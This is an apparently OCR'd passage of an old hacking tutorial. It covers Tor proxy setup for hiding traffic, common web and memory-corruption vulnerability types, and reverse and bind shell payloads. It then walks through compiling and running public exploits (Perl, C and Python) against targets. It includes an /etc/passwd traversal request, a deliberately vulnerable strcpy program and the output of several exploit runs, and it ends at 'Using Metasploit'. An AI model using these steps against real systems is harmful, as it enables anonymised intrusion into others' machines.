
Proxy server

☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: localhost Port: 9050 Advanced...

□ Bypass proxy server for local addresses

OK Cancel



Proxy Settings

Servers

Type | Proxy address to use | Port

HTTP: localhost : 9050

Secure: localhost : 9050

FTP: localhost : 9050

Gopher: localhost : 9050

Socks: :

☑ Use the same proxy server for all protocols

Exceptions

Do not use proxy server for addresses beginning with:

Use semicolons (;) to separate entries.

TOR Socks Port: 9050

TOR HTTP Port: 8118

When using TOR make sure to have Privoxy open as well to cloak your DNS requests.

It may still be worth while scanning foreign IP ranges for Socks Proxies.

Ports you may wish to scan for:

1080, 8080.

Utilizing Public Exploits

Introduction

In this section I will explain the basics of different types of vulnerabilities. There are literally hundreds of different types of vulnerabilities, so I will not be covering anywhere near all of them. However I will be covering the most common vulnerabilities found in software, and explaining the basics of them. And then for people who are absolute beginners I will explain how to use public exploits. Exploits released for the public domain normally come In a few formats, **C/C++, Perl, PHP & Python.**

Note: Some people may think my intention by doing a section like this may be to help script kiddies. I can assure you nothing is further from the truth. Generally script kiddies don't read papers such as this, so I don't expect many, if any at all to benefit from this.

I can guarantee you, you won't gain any respect by using this information to deface websites. The only reason I provide this information is for people who wish to use this for legitimate purposes, such as auditing their own machines.

Web Application Vulnerabilities:

SQL Injection:

To put it simply, SQL Injection works by breaking out of the query being performed. Another command or query is then "Injected" which then performs an action an attacker wishes to carry out. Sometimes however the attacker simply breaks out of the query then attaches something afterwards in order to make the query evaluate to true. This is usually done in order to authenticate the attacker.

Command Execution

Command Execution can occur when global variables are turned on and a string is passed to an un-initialized variable in the application. This string is formatted so the function it is passed to executes it as a system command. **This type of vulnerability could also occur in Windows & Linux software (besides web applications, of course how the vulnerability would be exploited would be different from web applications.)**

Cross Site Scripting (XSS)

XSS is a vulnerability in web applications where code can be injected into a web application which is executed on the client side. In order for any type of attack to be successful the client's web browser (or other application) must be able to run the code inputted into the web application. There are 3 types of XSS, each of them some what similar to each other.

Type 0 XSS

This type of XSS is where potentially malicious code (that is passed to the web app) is generated via a Client side script on the victim's machine.
This vulnerability is also referred to as DOM-based or Local cross site scripting. Because of the fact these scripts are in the "Local Zone" (In Internet Explorer) it is possible that remote code can be executed.
This type of vulnerability would be executed with the privileges of the user's browser.

Type 1 XSS

This type of XSS is a non-persistent vulnerability and is by far the most common XSS vulnerability discovered in web applications.
This vulnerability usually occurs when a web application accepts data from a user with out validating it and then gets server-side scripts to process the code inserted.

Type 2 XSS

Type 2 XSS is something which is stored on the server permanently (or at least until the admin removes it.)
An example of this would be when a user posts an XSS in a post on a forum. Anyone viewing that post will be exploited.

Remote/Local File Inclusion

File inclusion vulnerabilities in web applications are usually very easy to find.
The vulnerabilities occur usually when data is able to be inputted into variables with out being validated. The variables are then passed to a function such as include() fopen() require() etc (In PHP applications.)

Directory Traversal

Directory Traversal can occur when input is not validated and is inserted into a variable.
The variable is then passed to a function that for what ever reasons accepts a path to a folder or file (inside a variable.)
The characters in the variable will traverse will cause the application to traverse to a high directory. This is usually done by sending a request to the web application like the following:

```
GET /vulnerable.php HTTP/1.1
Cookie: VARIABLE=../../../../../../../../../etc/passwd
```

The “../” will cause the application on a UNIX machine to traverse to a higher directory,
on Windows “..\” is usually used.
This vulnerability also effects applications other than Web Applications.
The Windows API will also usually accept UNIX-like directory traversal characters.

C/C++ Vulnerabilities

Stack Buffer Overflow

A stack based buffer overflow occurs when more data is inputted into a variable than what the actual variable was declared to hold.
Here is an example of some vulnerable code:

```
#include <stdio.h>
int main(int argc,char *argv[])
{
char buffer[50];
printf(“This program is vulnerable to a Buffer Overflow\n”);
strcpy(buffer,argv[1]);

return 0;
}
```

If more than 50 characters was passed to this application as an argument a stack overflow would occur.
This is called a stack overflow because this is an overflow on the stack.
http://en.wikipedia.org/wiki/Stack_%28data_structure%29

Data is written to areas on the stack that normally wouldn’t be written to.
The purpose of a stack overflow may be for an attacker to overflow local variables and therefore influence the way the program operates. Usually the goal of a stack overflow is to overwrite the EIP (Return Address.) Flow of the program can then be hijack and shellcode can be executed.

http://en.wikipedia.org/wiki/Shellcode

Heap Overflow

A heap overflow is a buffer overflow that occurs on the heap section of memory.
Memory on the heap is dynamically allocated by the application at run time and usually contains program data. It is possible as has been demonstrated for code execution to occur as a result of a heap overflow.

http://en.wikipedia.org/wiki/Heap_%28programming%29

Format String Vulnerabilities

Format string attacks are a new class of vulnerabilities discovered around 1999, previously thought harmless. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write back the number of bytes formatted to the same argument to printf(), assuming that the corresponding argument exists, and is of type int * .

Format bugs arise because C's argument passing conventions are not type-safe. In particular, the varargs mechanism allows functions to accept any number of arguments (e.g. printf) by "popping" as many arguments off the call stack as they wish, trusting the early arguments to indicate how many additional arguments are to be popped, and of what types.

http://en.wikipedia.org/wiki/Format_string_bug

Shellcode Payloads:

Shellcode Payloads are simply the payload of the shellcode executed (What the Shellcodes actually does when run.)

Bind Shell:

A shell is bind to a port for you to connect to.
Commonly **telnet** is used to connect to a bind shell.

Reverse Connect Shell:

The shell spawned from the Shellcode reverse connects to your computer.
Netcat is usually used to listen on a port for the connection.
Using Reverse Connect Shell payloads usually helps getting past routers.

Execute Command:

Sometimes the payload of a Shellcode will just be to execute a system command.

URL Download Shellcode:

It is common that shellcode in browser exploits downloads a file and executes it.
This could be used in any type of exploits and isn't restricted to browsers, email clients etc.

DLL Injection:

Attackers may wish to inject a dll into another program so when the dll is loaded is it run with higher privileges. The DLL may do things such as spawn a VNC server.

Exploit Usage:


PHP

Using exploits coded in PHP is very simple. All you have to do is upload the PHP exploit to a host that supports PHP. You then load up the location of the file in your web browser.
The host your exploit is on must allow PHP to be able to connect to other servers, otherwise the exploit won't work.


Perl

The usage of Perl exploits is almost as simple as doing:

Perl exploit.pl argument1 argument2



```
slax pentest # perl '/mnt/hdb1/hxxpl.pl' http://site.com /forum/
```



```
slax pentest # perl '/mnt/hdb1/hxxpl.pl' http://site.com /forum/
--------------------------------------------------------------
=  WIKEPAGE <= V2006.2a Remote Command Execution Exploit    =
=             By Hessam-x  - www.Hessamx.net                =
------------------------------------------------------------


 SERVER : http://site.com
 Path   : /forum/
-------------------------------------------
[-] Cannot not connect to host !
slax pentest #
```

As you see above I pass the exploit the two arguments which it was programmed to take, it then attempts to exploit the target. Obviously /forum/ on site.com doesn't exist so it fails.

If you are on a Windows box you may use ActiveState's Active Perl to run and compile Perl scripts into executables.

http://activestate.com/Products/ActivePerl/?mp=1

C/C++ Exploits

Determining Platform

C/C++ exploits (exploits are usually coded in C, however on rare occasions they are coded in C++) are developed usually for two different platforms, Windows & Linux.
You will have to distinguish between the two so you know what compiler to use and what platform you can use it on. Obviously this section is for people interested in IT Sec that don't know C/C++ (I highly recommend learning it.) You can easily distinguish between the two by looking at the header files that the exploit uses in compilation.


Example of Win32 Header Files:

```
#include <stdio.h>
#include <stdlib.h>

Example 2:

#include <stdio.h>
#include <winsock2.h>

Example of Linux Header Files:

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#include <sys/mman.h>

Example 2:

#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
```

I pasted the above from actual exploits taken from milw0rm.

Most exploits are (apart from those for Web Applications) are written in C.
For compiling (and coding) command line applications my compiler of choice is LCC W32 (I know I will be criticized for this, but it suits my needs.)
http://ftp.uni-koeln.de/pc/win32/program/lcc-w32/lccwin32.exe

File -> New -> Project



Definition of a new project

Name of the project (Without path): Exploit_Example

Sources working directory: E:\Programming\Exploit_Example

Output directory

Objects and executables: E:\Programming\Exploit_Example\lcc

Options

● Single user
○ Multi user
□ Use versioning system
□ Use framework

Type of project

○ Windows application
● Console Application
○ Static Library (lib)
○ Dynamic Link Library (dll)

Do you want the wizard to generate the application skeleton?

-> No

Save the exploit as exploit.c (or what ever filename you want.)

-> Click OK

Next -> Next -> Finish

1. Paste your WIN32 exploit code.


2. Compiler -> Make

And now you have your win32 exploit.

Compiling Linux Exploits


Compiling exploits written for Linux is very simple. And can be done using **gcc** with comes with most Linux distributions.

gcc exploit.c –o exploit.exe



```
slax ~ # gcc '/root/freeftpd_exploit.c' -o freeftpd_exploit.exe
```


Here I compile the exploit:



```
slax ~ # gcc '/root/freeftpd_exploit.c' -o freeftpd_exploit.exe
/root/freeftpd_exploit.c:233:2: warning: no newline at end of file
slax ~ #
```

For some reason it complains at no new line at the end of the file. **However it compiles the file anyway.**

I run the exploit from the command line and it works.



```
/root/freeftpd_exploit.c:233:2: warning: no newline at end of file
slax ~ # '/root/freeftpd_exploit.exe'

       _______          ________          .__        _____           __
___  __\   _  \  ____   \_____  \         |  |__    /  |  |    ____ |  | __
\  \/  /  /_\  \/    \    _(__  <   ______ |  |  \  /   |  |\__/ ___\|  |/ /
 >    <\  \_/   \   |  \  /       \ /_____/ |   Y  \/    ^   /\  \___|    <
/__/\_ \\_____  /___|  /______  /         |___|  /\____   |   \___  >__|_ \
      \/      \/     \/       \/               \/      |__|       \/     \/

[i] Title:              FreeFTPD Remote USER Buffer overflow
[i] Discovered by:      barabas [mutsonline]
[i] Exploit by:         Expanders

Usage:  /root/freeftpd_exploit.exe <host> <port> <l_ip> <l_port> <targ>

        <host>   : Victim's host
        <port>   : Victim's port  ::  Default: 21
        <l_ip>   : Local ip address for connectback
        <l_port> : Local port for connectback
        <targ>   : Target from the list below
```


Of course you would pass arguments to the exploit if you were planning on using it.

Note:

Because we are in a *nix environment we wouldn't normally add the .exe extension when compiling and running the example exploit. I just have a habit of doing so because I am more of a Windows user (I am guessing I am going to be attacked now by Linux Jihadists.)

Python

Using Python exploits is very similar to Perl. You will need to download and Install Python.
http://www.python.org/download/
After downloading and Installing Python you may run your Python exploits (example.py) from the command line.
xml-rpc-exploit.py chk www.postnuke.com /xmlrpc.php



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEY09>"E:\Documents and Setti
ngs\Chris Morganti.MORGANTI-0LEY09\Desktop\xml-rpc-exploit.py" chk www.postnuke.
com /xmlrpc.php
xmlrpc exploit R/1.1 4 postnuke by k3rn37p4nic
revised it if you can! ver jul 2005
Greetz: Albanian Security Clan!!!
---------------------------------------------
./xmlrpc.py [chk|xpl] host uri
example (check bug): ./xmlrpc.py chk www.postnuke.com /xmlrpc.php
example (exploit bug): ./xmlrpc.py xpl www.postnuke.com /xmlrpc.php
Response:  404 Not Found
headers:  Date: Tue, 17 Oct 2006 09:31:20 GMT
Server: Apache/1.3.36 (Unix) mod_ssl/2.8.27 OpenSSL/0.9.7a PHP/4.4.2 mod_perl/1.
29 FrontPage/5.0.2.2510
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
```

Above I used a Python exploit to check if a website was vulnerable to an exploit in XML RPC.

Utilizing Metasploit


What Is Metasploit?

http://metasploit.com/
The Metasploit Project is an open source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.
http://en.wikipedia.org/wiki/Metasploit

Using Metasploit

